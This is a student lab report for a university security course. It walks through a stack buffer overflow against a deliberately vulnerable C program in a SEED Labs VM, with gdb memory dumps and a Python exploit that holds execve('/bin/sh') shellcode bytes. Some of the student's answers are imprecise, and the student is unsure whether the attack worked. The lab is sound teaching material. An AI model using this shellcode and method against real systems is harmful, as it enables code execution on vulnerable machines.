Lab Report #1: ITE 379 – Buffer Overflows

Description: Your job in this assignment is to create a lab report. Provide pictures to support the work you do in addition to detailed observations. The point of this exercise is not perfection but to learn. Security is tough; if it wasn't, we wouldn't have so many vulnerabilities that are uncovered.


Follow this lab guide and provide screenshots and explanations. It should read like a paper where you talk some about what you're learning and notice and then display pictures to support your claims. Google things when you get stuck.

To get full credit, provide screenshots and descriptions for each part of the assignment. Your lab report should read like a tutorial where step-by-step I see what you did and how you thought through the problem.

Do not skip questions. If you can't get one of the later questions to work, just explain what happened and move on. Make an honest effort to do each part of the assignment. Please note that the last question is not optional.

See the next page for the guide of steps to take for the report.

Step 1: It is recommended that you use the SEED Labs VM for this exercise. You may use a different environment, but please note that depending on the system you use, things may be slightly different and not work how you expect. You can download the VM here: https://drive.google.com/file/d/12l8OO3PXHjUsf9vfjkAf7-I6bsixvMUa/view. For information on setting up the VM, please reference the SEED Labs manual at https://seedsecuritylabs.org/Labs_16.04/Documents/SEEDVM_VirtualBoxManual.pdf. Please note that this is a 32-bit machine so the length of addresses is not the same as on a 64-bit machine. If you use your own machine, **do not compile for 64-bits. You can compile for 32-bits using the -m32 option.**



Step 2: Download the vulnerable C program, vulnerable.c. This file is located in Canvas under the assignment description.

Step 3: Turn off ASLR protections: **echo 0 | sudo tee /proc/sys/kernel/randomize_va_space**

```
[09/20/22]seed@VM:~/Documents$ echo 0 | sudo tee echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
[09/20/22]seed@VM:~/Documents$
```

Step 4: Build the code using the following command: **gcc -g -fno-stack-protector -z execstack -o vuln vulnerable.c**. If this works, you should see a file called vuln in the directory you ran in. This is the 32-bit executable you want to break/attack.

```
[09/20/22]seed@VM:~/Documents$ gcc -g -fno-stack-protector -z execstack -o vuln vulnerable.c
vulnerable.c: In function ‘break_me’:
vulnerable.c:5:5: warning: implicit declaration of function ‘gets’ [-Wimplicit-function-declaration]
     gets(buf);
     ^
/tmp/cc8CRD3J.o: In function `break_me':
/home/seed/Documents/vulnerable.c:5: warning: the `gets' function is dangerous and should not be used.
[09/20/22]seed@VM:~/Documents$ ls
0  echo  shellcode.py  vuln  vulnerable.c
```

Step 5: Analyze the source code file, vuln.c. What function(s) are considered dangerous? Tell me what those functions are and why they are dangerous. (**Hint:** Look up the functions in the program and specifically tell me which one leads to a buffer overflow. You can Google the functions to see what they do.)

```c
#include <stdio.h>
#include <string.h>
void break_me() {
    char buf[60];
    gets(buf);
}
int main(int argc, char *argv[]) {
    printf("This is the end.\n");
    break_me();
    printf("Actually, nevermind.\n");
}
```

The gets function is dangerous, it allows us to input anything without limiting the amount of characters

Step 6: Try running the program and feeding in a simple input. For example, feed in a few A's. What happens? Provide a screenshot and explanation of what you think is happening. Is the program running as expected or did you break it? Explain.

```
[09/27/22]seed@VM:~/Documents$ vuln
This is the end.
aaa
Actually, nevermind.
[09/27/22]seed@VM:~/Documents$
```

The program runs as expected as I did not go out of the buffer

Step 7: Try running the program with a large amount of input. For example, feed in tons of A's. What happens? Provide a screenshot and explanation of what you think is happening. Is the program running as expected or did you break it? Explain.

```
[09/27/22]seed@VM:~/Documents$ vuln
This is the end.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
```

I broke it as I went outside of the buffer's limitations

Step 8: Open the program in gdb. Recall that we can do this by doing the following: **gdb vuln**. If you need some help with gdb, there are tons of tutorials online. Here is a cheat sheet you can try using: https://darkdust.net/files/GDB%20Cheat%20Sheet.pdf

```
Reading symbols
gdb-peda$
```

Step 9: We want to set breakpoints around the dangerous function we identified in Step 5. Show me a screenshot of where you need to set breakpoints. Tell me why you chose the breakpoints that you did.

```
gdb-peda$ b 4
Breakpoint 1 at 0x8048441: file vulnerable.c, line 4.
gdb-peda$ b 5
Note: breakpoint 1 also set at pc 0x8048441.
Breakpoint 2 at 0x8048441: file vulnerable.c, line 5.
gdb-peda$ b 6
Breakpoint 3 at 0x8048450: file vulnerable.c, line 6.
gdb-peda$
```

I put breakpoints before the buffer, when I put in the buffer, and after the buffer was inputed

Step 10: Run the program with some sample input in gdb. Do not pass in a ton of information just yet. We want to determine the boundaries/layout of what is in memory first.

```
gdb-peda$ c
Continuing.
aaa
```

Step 11: How can you determine where the buffer we want to overflow starts in memory? Show a screenshot and explain what is happening? What is the start address of the buffer in your gdb window?

We are looking at the program's memory, the start address is 0xbfffecc4

```
gdb-peda$ x/128bx buf
0xbfffecc4:     0x61    0x61    0x61    0x61    0x00    0x00    0x00    0x00
0xbfffeccc:     0x5c    0x44    0xfd    0xb7    0xeb    0x96    0xfe    0xb7
0xbfffecd4:     0x40    0x29    0xb6    0xb7    0x00    0x00    0x00    0x00
0xbfffecdc:     0x60    0xcd    0xf1    0xb7    0x18    0xed    0xff    0xbf
0xbfffece4:     0x10    0xff    0xfe    0xb7    0xab    0x9c    0xdc    0xb7
0xbfffecec:     0x00    0x00    0x00    0x00    0x00    0xc0    0xf1    0xb7
0xbfffecf4:     0x00    0xc0    0xf1    0xb7    0x18    0xed    0xff    0xbf
0xbfffecfc:     0x71    0x84    0x04    0x08    0x20    0x85    0x04    0x08
0xbfffed04:     0xc4    0xed    0xff    0xbf    0x18    0xed    0xff    0xbf
0xbfffed0c:     0x79    0x84    0x04    0x08    0xdc    0xc3    0xf1    0xb7
0xbfffed14:     0x30    0xed    0xff    0xbf    0x00    0x00    0x00    0x00
0xbfffed1c:     0x37    0x26    0xd8    0xb7    0x00    0xc0    0xf1    0xb7
0xbfffed24:     0x00    0xc0    0xf1    0xb7    0x00    0x00    0x00    0x00
0xbfffed2c:     0x37    0x26    0xd8    0xb7    0x02    0x00    0x00    0x00
0xbfffed34:     0xc4    0xed    0xff    0xbf    0xd0    0xed    0xff    0xbf
0xbfffed3c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

Step 12: What is the value of the EIP register currently? Show me the gdb command that will provide this information to me. Explain where (the address of) the EIP is at and what is stored there.

```
gdb-peda$ info frame
Stack level 0, frame at 0xbfffed10:
 eip = 0x8048450 in break_me (vulnerable.c:6); saved eip = 0x8048479
 called by frame at 0xbfffed30
 source language c.
 Arglist at 0xbfffed08, args:
 Locals at 0xbfffed08, Previous frame's sp is 0xbfffed10
 Saved registers:
  ebp at 0xbfffed08, eip at 0xbfffed0c
```

The value of the eip is 0x79, the address of the eip is 0xbfffed0c and it tells the computer what instructions to run.

Step 13: How do we determine how many bytes we need to read into the buffer in order to create a buffer overflow? Show me the math you would need to do to overwrite the buffer and the EIP value.

(eip address) - (buffer start) = bytes to fill to get to eip (72)

bytes to fill to get to eip + 4(size of eip) = override eip (76)

Step 14: Test out your theory from Step 13. For example, if you need 50 bytes to overwrite the EIP, run your program in gdb with 50 A's. Show me what memory looks like before and after you pass in the A's. Did it overwrite the value of the EIP? Show pictures and explain. Repeat this step until you are able to overwrite the EIP. (Hint: If you pass in enough A's, your EIP address should be 0x41414141 in memory for the saved EIP value.)

```
[----------------------------------registers-----------------------------------]
EAX: 0xbfffecc4 ('a' <repeats 76 times>)
EBX: 0x0
ECX: 0xb7f1c5a0 --> 0xfbad2288
EDX: 0xb7f1d87c --> 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0x61616161 ('aaaa')
ESP: 0xbfffed10 --> 0xb7f1c300 --> 0xb7ec5267 ("ISO-10646/UCS2/")
EIP: 0x61616161 ('aaaa')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
```

Step 15: Exit gdb: You can do this with the q command.

```
gdb-peda$ q
[09/27/22]seed@VM:~/Documents$
```

Step 16: Write some shellcode to attempt to overflow the buffer. You can grab my sample shellcode program from Canvas to help you. I used Python 3 for mine; feel free to use whatever you want. Remember to use some padding at the beginning of your shellcode (an initial NOP sled - \x90), then your shellcode, and then another NOP sled, and finally an address somewhere close to the beginning of your buffer to overwrite the EIP. (Hint: A good rule of thumb is to use <1/2 the amount of bytes you have to read into the buffer for your actual exploit shellcode. So if I need to write 50 bytes into memory to overwrite the EIP, I may opt for an attack that is 10 bytes of NOPs, 20 bytes of attack code, 16 bytes of NOPs, and then 4 bytes for the address I want to jump to in order to execute my attack.) Take a screenshot of your shellcode and explain why you chose what you chose. You may use shell-storm.org to help you find shellcode that will fit inside your exploit.

```
#!/usr/bin/python3
import sys
shellcode = b'\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80' #21 bytes
first_padding = b'\x90' * 25
second_padding = b'\x90' * 26
eip = b'\x4c\xed\xff\xbf' #bfffed4c
attack_buffer = first_padding + shellcode + second_padding + eip
bytes_sent = sys.stdout.buffer.write(attack_buffer)
print(bytes_sent)
```

I chose this shellcode because you used it in the buffer overflow video.

Step 17: Write your shellcode to a file so you don't have to copy and paste it in every time you perform a test run. In Python, I did mine as **python3 shellcode.py > shellout**. This would write my exploit code to a file called shellout which I can feed into gdb.

```
[09/27/22]seed@VM:~/Documents$ python3 shellcode.py > shellout
[09/27/22]seed@VM:~/Documents$
```

Step 18: Run gdb on your program again. Set your breakpoints and run the program with your shellcode as input. Analyze memory. Did your EIP get overwritten with a valid address to go to your shellcode? Do you see your attack code in memory (NOP sled, shellcode, NOP sled, new EIP value)? Show pictures and explain what happened.

```
gdb-peda$ x/128bx buf
0xbfffed04:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffed0c:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffed14:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffed1c:     0x90    0x31    0xc9    0xf7    0xe1    0xb0    0x0b    0x51
0xbfffed24:     0x68    0x2f    0x2f    0x73    0x68    0x68    0x2f    0x62
0xbfffed2c:     0x69    0x6e    0x89    0xe3    0xcd    0x80    0x90    0x90
0xbfffed34:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffed3c:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffed44:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffed4c:     0x4c    0xed    0xff    0xbf    0x37    0x36    0x00    0xb7
0xbfffed54:     0x70    0xed    0xff    0xbf    0x00    0x00    0x00    0x00
0xbfffed5c:     0x37    0x26    0xd8    0xb7    0x00    0xc0    0xf1    0xb7
0xbfffed64:     0x00    0xc0    0xf1    0xb7    0x00    0x00    0x00    0x00
0xbfffed6c:     0x37    0x26    0xd8    0xb7    0x01    0x00    0x00    0x00
0xbfffed74:     0x04    0xee    0xff    0xbf    0x0c    0xee    0xff    0xbf
0xbfffed7c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
gdb-peda$ info frame
Stack level 0, frame at 0xbfffed50:
 eip = 0x8048450 in break_me (vulnerable.c:6); saved eip = 0xbfffed4c
 called by frame at 0x90909098
```

Step 19: Keep running in gdb with your shellcode. Did your attack do what it was supposed to do? If not, play some more. Why do you think it isn't working? Keep trying until you have spent too much time not having a life.

I think it did

Step 20: If you made it to Step 19 successfully and got your shellcode to work, now try to run it from the command line outside gdb. Remember this command: **{ cat <shellout> ; cat - } | vuln**

Did your exploit work outside gdb? What happened? Show pictures and explain why you think it isn't working.

```
[09/27/22]seed@VM:~/Documents$ cat shellout | vuln
This is the end.
```

I believe it worked somewhat by crashing the program

Step 21: What did you learn from this exercise? Was this a helpful exercise? In order to protect ourselves, we have to understand the attacker mindset. Provide a description of things you learned, were frustrated with, etc. This is your commentary. Be honest. The point is to learn, not to be perfect at performing buffer overflows. Most importantly, did you have fun?

I learned about the process of doing a buffer overflow, it helped me, but I will need more practice in order to do buffer overflows more effectively, it was fun seeing the input of the program manipulating the outcome of the program.